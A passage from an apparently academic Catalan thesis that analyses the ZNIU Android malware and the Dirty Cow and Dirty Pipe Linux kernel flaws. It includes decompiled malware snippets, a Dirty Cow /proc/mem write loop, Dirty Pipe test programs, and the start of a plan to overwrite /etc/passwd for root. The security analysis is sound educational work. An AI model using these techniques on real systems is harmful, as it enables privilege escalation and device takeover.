A més a més, ZNIU fa ús d'una altra vulnerabilitat similar on *Dirty Cow* no es pot executar. Aquesta vulnerabilitat es tracta de "CVE-2015-1805", que ataca a la implementació de les "*pipe*s" en Linux abans del *kernel* 3.16. Concretament aprofita un error que hi havia al executar un parell de crides al sistema que no eren atòmiques, les crides "*__copy_to_user_*" i "*__copy_from_user_*", de forma que es podia provocar una caiguda forçada del sistema (denegació de servei). Açò es podia aprofitar per a guanyar privilegis sobreescrivint el "buffer" de memòria i accedint a llocs il·lícits (*I/O vector array overrun*). (*CVE - CVE-2015-1805*, s.d.)


Es gràcies a aquesta vulnerabilitat, que ZNIU era efectiu fins i tot en equips que no podien executar *Dirty Cow*, ja que funcionava en equips anteriors a la implementació del *exploit* que fa gastar aquest. I la vulnerabilitat CVE-2015-1805 també fa gastar un desbordament del buffer de memòria al crear una *pipe*, com veurem més avant a *Dirty Pipe*.

Per qüestions d'extensió i de complexitat, només veurem aquesta xicoteta explicació de la vulnerabilitat CVE-2015-1805, ja que una explicació precisa i completa de totes les vulnerabilitats relacionades, inspirades, predecessores i successores de *Dirty Pipe*; seria supremament llarg d'explicar, i s'escapa de l'àmbit i termini d'aquesta memòria.

2.2 Flux d'infecció del *malware* Android_ZNIU

Al igual que moltes aplicacions malicioses, ZNIU utilitza trucs d'enginyería social per atrapar a les seues victimes. En el més comú dels casos, es fa pasar per una aplicació de contingut eròtic dins d'una pàgina web, i enganya als usuaris per fer clic a un enllaç web maliciós. Des d'aquesta direcció, s'instal·la l'aplicació maliciosa i s'inicia el atac. Aquest tipus d'estrategia on el *malware* es camufla com una aplicació legítima s'anomena "troià", i es un dels tipus més comuns de *malware*.

Amb el següent diagrama, comprendrem com funciona ZNIU i el seu flux d'infecció.




Il·lustració 5: Flux d'infecció del exploit AndroidOS_ZNIU

Una vegada el programa amb el virus s'executi per primera vegada, ZNIU es tractarà de comunicar amb el servidor de control. Aquests servidors, es comuniquen amb molts dels últims programes maliciosos automatitzats, i permeten actualitzar el codi maliciós dels programes. En molts casos també pretenen controlar massivament els dispositius, creant efectivament amb la suma de tots els dispositius infectats, una *botnet*.


De forma simultània a aquestes comunicacions, *Dirty Cow* s'activa; fent-se amb el control del sistema e introduint una *backdoor* per a poder accedir a atacs remots en el futur.

Posteriorment, una vegada que l'usuari accedeix a la pantalla principal de l'aplicació, i si el usuari es troba en Xina (ZNIU es tracta d'una implementació fonamentalment xinesa), començarà una furta de dades amb el objectiu de subscriure's a un servei de SMS Premium. Les dades furtades s'empraran amb el objectiu de suplantar la identitat del titular de la línia per a subscriure's a aquest servei, el qual esta connectat a una empresa fantasma, la qual efectua els cobros. Després, aprofitant que l'aplicació té el control del sistema, suprimirà els missatges de text per a no deixar rastre. Si el usuari es troba fora de Xina, no serà possible que hi haja cap transacció, però encara així, el *malware* farà un *backdoor* al sistema. De seguida veure'm una sol·licitud realitzada per ZNIU.



Il·lustració 6: Sol·licitud de transacció realitzada pel malware

Dins de les sol·licituds de ZNIU existeixen diferents atributs que poden ser modificats per l'operador del *malware*. Un dels atributs que destaquen es el *point_money*, el qual deixa modificar els diners sabotejats per cada SMS Premium. En la il·lustració 6, podem veure un extracte apuntant a aquest paràmetre. D'aquesta manera es pot manipular fins i tot la quantitat de diners a furtar per cada usuari infectat. Generalment es tracten de quantitats xicotetes (3 USD o 20RMB) per evitar ser identificat. A la il·lustració 7, podem veure una transacció SMS Premium xinesa.



Il·lustració 7: Captura de transacció de SMS Premium

Ja que Android demana permís per a poder executar la funció de enviar i rebre SMS, aquest *malware* necessita permisos *root* per poder funcionar. Ací es on entra el *exploit Dirty Cow*, que proporciona permisos a aquest programa i a més a més, un *backdoor* per poder accedir de forma persistent al dispositiu. Per si no fora poc, a més es capaç de injectar altre tipus de codi per continuar aprofitant-se de les seves víctimes. (*ZNIU*, 2017)

2.3 Anàlisi profund de l'implementació Android_ZNIU

Com hem pogut observar, aquesta vulnerabilitat aprofita un complex flux d'infecció per ser capaç de prendre el control del dispositiu. Hem de destacar que a pesar de que el *exploit Dirty Cow* va ser descobert a 2016, aquestes implementacions posteriors afectaren sobre tot a 2017 i fins i tot, son capaços d'afectar a dispositius avui en dia. Això implica que el fet de publicar i descobrir un *exploit* no impedeix que continuï afectant de forma massiva a molts dispositius.

Les peces de *malware* més sofisticades, com pot ser "Android_ZNIU", tenen més d'un *exploit* integrat per a poder afectar a un major rang de dispositius, ja que a més dispositius, més ingressos rebrà el cibercriminal. Es per esta raó, per la que anem a analitzar amb més detall cadascuna de les peces que fan funcionar aquest *malware*, amb la intenció de poder descobrir futurs patrons amb vulnerabilitats com *Dirty Cow*.

El *rootkit* ZNIU, pot ser integrat dins de aplicacions malicioses a traves d'un portal d'Internet maliciós, que rep connexions dels dispositius infectats. Aquests trossos de codi s'encarreguen de descarregar i recopilar informació d'un centre de control, per manipular els dispositius a distancia; tant de forma independent com manual. A la següent il·lustració, podem veure un *snippet* de ZNIU en la xarxa.

```
<receiver android:exported="true" android:name="com.zniu.buck.lib.BuckReceive">
    <intent-filter android:priority="1000">
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.DATA_CHANGED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>
```

Il·lustració 8: Tros de codi ZNIU activat a la xarxa

Hi ha que comentar que aquests comportaments son cada vegada més freqüents al *malware* més sofisticat. El fet de connectar-se a una "nau principal" en compte de operar de forma independent, fa que es pogués actualitzar i controlar el *malware*, així com poder rebre pagaments o crear una *botnet*. (*What Is a Botnet?*, s.d.)

ZNIU pot ser injectat fàcilment a una aplicació de tercers sense canviar els seus components. Açò ajuda a una distribució massiva i es especialment perillós, ja que encara aquest *rootkit* s'haja trobat a aplicacions xineses de contingut per a adults, podria estar a dins de qualsevol aplicació circulant per la xarxa. Açò inclou aplicacions d'us comú com, per exemple: *Whatsapp* o *YouTube*; que s'hagen descarregat de canals no oficials, i s'haja alterat el seu codi en algun moment de la seua circulació.

Els operadors del *malware*, encripten i emmagatzemen les scripts DEX maliciosos, per protegir-se contra la enginyeria inversa estàtica. Una vegada el dispositiu es connecta a una xarxa, s'estableix una connexió amb el portal maliciós i el *exploit* s'activa. Aleshores el *malware* transmet i executa els codis maliciosos.

```
public native void nativeHandleReceive(Context paramContext, Intent paramIntent, String paramString1, String paramString2, String paramString3);

public void onReceive(Context paramContext, Intent paramIntent)
{
  AlarmAlertWakeLock.acquireCpuWakeLock(paramContext);
  by.c("BUCK", "receive action:" + paramIntent.getAction());
  String str = paramContext.getPackageName();
  nativeHandleReceive(paramContext, paramIntent, BuckUtils.getChannel(paramContext), str, ((TelephonyManager)paramContext.getSystemService("phone")).getDeviceId());
}
```

Il·lustració 9: Codi natiu del ZNIU, aconseguit mitjançant enginyeria inversa

La lògica del codi natiu del ZNIU té el següent esquema de funcionament:

1. Aconseguir la informació del model del dispositiu.
2. Seleccionar els *rootkit*s compatibles del servidor remot.
3. Desencriptar els *exploits*.
4. Executar els *exploits* un per un, comprovant i registrant el resultat.
5. Comunicar al portal maliciós si ha fracassat o tingut èxit.


```
POST /Load/regService HTTP/1.1
HTTP/1.1 200 OK
HEAD /res_2010082301_64.zpk HTTP/1.1
HTTP/1.1 200 OK
GET /res_2010082301_64.zpk HTTP/1.1
GET /res_2010082301_64.zpk HTTP/1.1
GET /res_2010082301_64.zpk HTTP/1.1
HEAD /img_64.ziu HTTP/1.1
HTTP/1.1 200 OK
GET /img_64.ziu HTTP/1.1
GET /img_64.ziu HTTP/1.1
GET /img_64.ziu HTTP/1.1
GET /img_64.ziu HTTP/1.1
HTTP/1.1 206 Partial Content  (application/octet-stream)
POST /Load/regReportService HTTP/1.1
```

Il·lustració 10: Activitat de xarxa del ZNIU

La URL del portal maliciós, així com de les comunicacions entre client i servidor, estan encriptades. Encara que després d'emprar tècniques de desencriptat de cadenes de text, els resultats revelaren que tant el domini com el servidor del host estan ubicats a la Xina. Açò fa extremadament complicat seguir cap avant sense coneixement de la llengua i de les polítiques xineses dels servidors, a més de la opacitat present amb aquests tipus de portals. Podem veure a la il·lustració 11, una captura del portal maliciós.

Il·lustració 11: Portal maliciós al que apunta ZNIU

A la il·lustració 10, s'observen algunes trames "GET /img_64.ziu", fitxer que conté el *rootkit* dedicat cap a sistemes ARM 64-bit, com els *smartphones* Android comuns. Descarregant aquest fitxer i descomprimint, podem convertir-lo cap al format .inf; fent possible la seua manipulació. A la il·lustració 12, podem veure com està estructurat el binari d'aquest fitxer.



Il·lustració 12: Estructura interna del rootkit ARM64 reconvertit a .inf

A la il·lustració 12, observem que tots els fitxers que el *rootkit* necessita, es troben emmagatzemats i empaquetats dins d'aquest únic arxiu, separats per les seues capçaleres corresponents i amb un nom que comença per "ulnz". Aquests fitxers es tracten de scripts o arxius ELF. A la il·lustració 13 desencriptats en un format legible.

```
,
strm.zalloc = 0;
strm.zfree = 0;
strm.opaque = 0;
strm.avail_in = 0;
strm.next_in = 0;
result = j_j_inflateInit_(&strm, "1.2.3", 56);
v4 = result;
if ( !result )
{
  do
  {
    v5 = j_j_fread(&ptr, 1u, 0x4000u, stream);
    strm.avail_in = v5;
    if ( *((_WORD *)stream + 6) & 0x40 )
    {
ABEL_8:
      j_j_inflateEnd(&strm);
      v6 = 1;
      goto LABEL_22;
    }
    if ( !v5 )
      break;
    strm.next_in = (Bytef *)&ptr;
    do
    {
      strm.avail_out = 0x4000;
      strm.next_out = (Bytef *)(&v10 + 4115);
      v7 = j_j_inflate(&strm, 0);
      v8 = v7;
```

Il·lustració 13: Descompressió del fitxer .ziu

A més a més, el *rootkit* ZNIU es capaç de escriure a vDSO (*virtual dynamically linked shared object*), mecanisme que exporta funcions del *kernel* a l'espai de l'usuari, de forma que les aplicacions puguin rendir millor (*vdso(7) - Linux manual page*, s.d.). El vDSO s'executa dins d'un context del *kernel*, on no existeixen les mesures de seguretat de *SELinux*, el sistema de polítiques de seguretat de tot sistema Linux. D'aquesta manera, ZNIU escriu scripts mitjançant el codi que li proporciona el servidor remot i escrivint a vDSO, pot botar-se les restriccions de seguretat i crear una connexió inversa. Una connexió inversa serveix per introduir ordres al sistema, ordres que estan dedicades a canviar les polítiques de *SELinux* per a perpetuar l'accés i així crear una *backdoor*. Podem veure a la il·lustració 14 com injecta codi dins de un vDSO.

```
v6 = mmap(0LL, 4096LL, 3LL, 33LL, 0xFFFFFFFFLL, 0LL);
v7 = fork(v6);
v8 = v7;
if ( (v7 & 0x80000000) != 0 )
{
  perror("fork:0x1 root error:");
  exit(0LL);
}
if ( !v7 )
  goto LABEL_15;
sprintf(&v14, "/proc/%d/mem", v7);
v9 = open(&v14, 2LL);
if ( v9 == -1 )
  printf("open");
v10 = 0x100000;
do
{
  lseek(v9, v4, 0LL);
  write(v9, v3, v5);
  --v10;
}
while ( v10 );
kill(v8, 10LL);
wait(&v13);
printf("Parent is over..status == %d\n");
close(v9);
result = _stack_chk_guard;
if ( v24 != _stack_chk_guard )
{
ABEL_15:
  v12 = 0x100000;
  do
  {
    madvise(v4, v5, 4);
    --v12;
  }
  while ( v12 );
  exit(0LL);
```

Il·lustració 14: Dirty Cow injectant codi dins de vDSO

Com a conclusió, s'ha revelat segons la consultoria de seguretat "*Trend Micro*" que més de 300000 aplicacions contenen el *malware* ZNIU, i més de 140000 tenen títols únics. Moltes vegades, aquestes aplicacions alteren el seu propi nom amb caràcters estranys per a lliurar-se de les llistes negres dels dispositius Android.

Hem de tenir en compte que, com hem dit abans, aquesta vulnerabilitat va eixir més d'un any abans que aquest *malware*. Encara d'aquesta manera, podem observar que encara així, ha aconseguit fer molt de mal cap als usuaris i a les empreses. A la secció de referències d'aquesta memòria, hi ha un apèndix on es pot comprovar totes les estadístiques i proves addicionals. (*ZNIU*, 2017)

Aquestes peces de *malware* modernes, gasten mètodes molt sofisticats per a enganyar i persistir en els sistemes dels usuaris, com la connexió persistent a un portal maligne opac, l'enginyeria social i els enganys de fer creure que son aplicacions legitimes, i l'ús de dos *exploits* diferents per a maximitzar el seu alcans.

Aquest exemple està ací com a predecessor del que podria ocórrer i quasi segur ocorrerà, com ha demostrat aquest i altres precedents, amb la vulnerabilitat *Dirty Pipe*, que es del mateix tipus i pot obtenir les mateixes o fins i tot més capacitats que aquest.

Posteriorment en l'apartat de solucions ens endinsarem més amb aquesta qüestió, però de moment podem dir que els usuaris només tindrien que instal·lar-se aplicacions dels llocs oficials, de *Google Play* o de tendes d'aplicacions de tercers reconegudes; ja que fora d'aquests llocs, la seguretat dels dispositius no està garantida; i com hem pogut veure, fins i tot els nostres comptes bancaris poden estar compromesos amb aquestes tècniques avançades.

3. Anàlisi del problema

Aquesta secció pretén parlar amb profunditat de la qüestió de *Dirty Pipe*, una vegada hem vist com funciona *Dirty Cow*. Ací veurem que aquestes dues vulnerabilitats estan molt connectades, tant que heretaren el cognom "*Dirty*". Veurem que allò que *Dirty Cow* feia amb el procés de copia d'arxius; el fa *Dirty Pipe* amb les *pipelines* de Linux, uns canals que permeten als processos del sistema enviar dades a altres processos, estructures fonamentals dins d'un sistema operatiu i de la programació en general.

Per posar una mica de context a tot aquest tema, que es molt extens; explicarem la història del descobriment de la vulnerabilitat, de forma que puguem comprendre com es pot arribar a descobrir una falla tan supremament important.

3.1 Descobriment de la vulnerabilitat

La història de la vulnerabilitat "CVE-2022-0847 - *Dirty Pipe*", comença amb el descobriment de Max Kellerman. Un problema que pareixia trivial, va desembocar amb un dels errors més grans que ha tingut recentment el *kernel* Linux. (*The Dirty Pipe Vulnerability — The Dirty Pipe Vulnerability documentation*, s.d.)

Max és un investigador de seguretat d'una empresa anomenada "CM4all", empresa que es dedica al *hosting* de servidors. Amb una trucada d'un client li va arribar un *support ticket* d'un fitxer .zip que tenia un problema amb el CRC d'autentificació, que per alguna raó desconeguda, acabava corrupte. Varen passar els mesos i es tornava a repetir aquest problema amb altres clients i altres fitxers zip.

En un servidor un fitxer zip es construeix d'una manera particular, sense compressió com a tal, per evitar carregues innecessàries. Esta manera es la següent: primer el servidor escriu la capçalera zip, aleshores envia tots els arxius mitjançant la funció "splice()" i per últim; torna a cridar la funció splice() per a crear el "central directory file header" (component imprescindible per a la creació d'un fitxer zip). És amb aquest últim pas on el fitxer es tornava corrupte. El detall de tot açò es que el procés que envia els fitxers per la xarxa, no té permisos d'escriptura sobre aquests fitxers (tampoc ho intenta), només té de lectura. Però contra tot pronòstic, es aquest procés el culpable de la corrupció dels arxius, lo que destapava un error de *kernel*.

En algun moment Max va escriure un parell de programes dins del servidor. El primer d'aquests programes escriu trossos de una cadena "AAAAA" a un arxiu, com poder veure a la il·lustració 15.

```
#include <unistd.h>
int main(int argc, char **argv) {
  for (;;) write(1, "AAAAA", 5);
}
// ./writer >foo
```

Il·lustració 15: Inserció de cadena "AAAAA"

El segon està constantment transmetent les dades del primer arxiu mitjançant "splice()" a un segon arxiu, i després escriu "BBBBB" en la *pipe*, tal i com indica la il·lustració 16.

```
#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
int main(int argc, char **argv) {
  for (;;) {
    splice(0, 0, 1, 0, 2, 0);
    write(1, "BBBBB", 5);
  }
}
// ./splicer <foo |cat >/dev/null
```

Il·lustració 16: Inserció de cadena "BBBBB" en pipe

El fenomen que passa una vegada els dos programes s'executen, delata l'existència de *Dirty Pipe*; ja que el *string* "BBBBB" comença a aparèixer, a pesar de que el procés redireccionat de la *pipe* no té permisos d'escriptura.

3.2 Vulnerabilitat *Dirty Pipe*

Abans de seguir amb la explicació del *exploit* com a tal, hem de comprendre alguns conceptes previs.

- *Pipe*
- splice()

3.2.1 Explicació del concepte de *pipe*

Una *pipe* (canonada en anglès) és una estructura que proporciona un canal de comunicació unidireccional entre processos. Una *pipe* té un *read end* (punt de lectura) i un *write end* (punt d'escritura). Les dades escrites pel *write end* son llegides pel *read end*. (*pipe(7) - Linux manual page*, s.d.)

Amb la il·lustració 17, és pot entendre millor:

```
usuari@pc:~ » echo "Açò es una proba de pipe" | wc -c

27
```

Il·lustració 17: Ús de pipe en shell Linux

Existeix una *flag* anomenada "*PIPE_BUF_FLAG_CAN_MERGE*", que notifica al *kernel* si el buffer de dades de la pagina de la memòria cache a la que apunta pot escriure's al fitxer al que es fa referència.

3.2.2 Explicació del mètode de C: splice()

Es una funció del sistema que permet moure dades des d'un descriptor fins a una *pipe*. Aquesta funció no copia dades entre l'espai d'adreça del *kernel* i l'espai d'adreça de l'usuari; sinó una quantitat de dades "len", entre un descriptor "fd_in" i un descriptor "fd_out", sent aquest una *pipe*. Amb altres paraules: no mou les dades per la *pipe*, sinó la referència d'aquestes dades; en lloc de les dades en si. Aquest comportament està fet per optimitzar al màxim els recursos del sistema, aconseguint que siga el més ràpid possible. (*splice(2) - Linux manual page*, s.d.)

3.2.3 Definició detallada de Dirty Pipe

Es una vulnerabilitat dins del *kernel* Linux (des de la versió 5.8) que permet l'injecció de dades en arxius de només lectura. Aquesta vulnerabilitat pot aprofitar-se des de qualsevol usuari, únicament amb el permís de lectura del fitxer a sobreescriure. Açò es especialment perillós, ja que permet la pujada de privilegis mitjançant la modificació dels fitxers *root*, aconseguint potencialment el control total del sistema. (*CVE - CVE-2022-0847*, s.d.)

Hereta el nom de la vulnerabilitat DirtyCow, pel seu funcionament.

L'*exploit* llegeix el fitxer objectiu (només fa falta que tingui permís de lectura) i una vegada que entra en la memòria cache, es té que crear una *pipe* que contingui la flag "*PIPE*_BUF_FLAG_CAN_MERGE". Aleshores s'invocarà la crida del sistema "splice()", apuntant a la localització d'aquesta pagina de memòria cache. Finalment escriurem dades arbitraries dintre de la *pipe*. Aquestes dades s'utilitzen per omplir la pagina de memòria (4kB), fins que la flag "*PIPE*_BUF_FLAG_CAN_MERGE" estiga marcada, aconseguint que es puguin sobreescriure les dades en l'arxiu sense cap tipus de permís de escriptura. (Perumal Jegan, 2022)

Les conseqüències d'aquesta vulnerabilitat son enormes, ja que permet aconseguir el control total d'un sistema si explotem fitxers vulnerables con "/etc/passwd", cosa que farem en el següent apartat.

3.3 Explotant *Dirty Pipe*

Hi han moltes implementacions publiques d'aquest *exploit*, però nosaltres escollim una que esta disponible en el repositori de "Alexis Ahmed" en el conegut repositori de codi GitHub. (Ahmed, 2022/2023)

En particular es centrarem al "exploit-1.c", que ataca al fitxer "/etc/passwd". Aquest fitxer s'encarrega de emmagatzemar la contrasenya del sistema, encara que es tracta d'una funció antiga; ja que a l'any 1992 es va crear el fitxer "/etc/shadow", precisament per prevenir que l'escalat de privilegis mitjançant l'ús de la contrasenya d'altre usuari. D'aquesta característica *legacy* que encara persisteix 31 anys després, es de la que s'aprofitarem per a poder executar aquesta implementació.

Abans d'explicar com explotar *DirtyPipe* amb aquest repositori, necessitem conèixer els detalls de com funciona aquest fitxer "/etc/passwd".


3.3.1 Comprenent /etc/passwd

Aquest fitxer es un dels dos fitxers fonamentals del principal esquema de autentificació dels sistemes Linux. L'altre fitxer es el fitxer "/etc/shadow".

Es un fitxer de text pla que conté informació sobre totes les dades dels comptes d'usuari del sistema. El seu propietari es *root* i te permisos 664, es a dir, que només pot ser modificat per *root* o pels usuaris amb privilegis sudo; mentre que els altres només poden llegir-ho. Aquesta capacitat que tenen els altres usuaris de poder llegir, és el que fa que puguem potencialment explotar aquest fitxer amb l'*exploit*. No obstant, aquest fitxer no esta pensat per a tindre-s'hi que modificar-se a mà, ja que existeixen diferents ordres de la shell de Linux per a poder fer tots els canvis necessaris. Aquestes ordres son molt efectives amb el seu treball, ja que son fets a partir de la filosofia UNIX. Per aquesta raó, el fitxer /etc/passwd es molt poc llegible per a l'usuari. (*Understanding the /Etc/Passwd File*, 2019)

El fitxer /etc/passwd segueix un format particular d'una entrada per línia, i per norma general, el primer usuari en ser definit es l'usuari *root*; per ser el més important. Que açò sigui d'aquesta manera es indispensable per a que el nostre *exploit* funcioni, per raons que explicarem més avant.

Seguint amb l'explicació del format "/etc/passwd", podem observar 7 camps separats per dos punts a la il·lustració 18:



Il·lustració 18: Diagrama de la sintaxi de l'arxiu "etc/passwd"

1. Nom d'usuari: Ací s'emmagatzema el nom que fem gastar quan iniciem el sistema. Cada nom d'usuari te que ser una paraula única en el sistema i la seua longitud màxima es de 32 caràcters. En aquest cas el nom d'usuari seria "josep", que te 5 caràcters. Hi ha que recordar que cada caràcter ASCII te un pes en el sistema de 1 byte.

2. Contrasenya: Per norma general aquest camp conté una "x", ja que açò indica que la contrasenya es troba emmagatzemada en el fitxer "/etc/shadow". Aquest no es l'ús que nosaltres farem gastar.

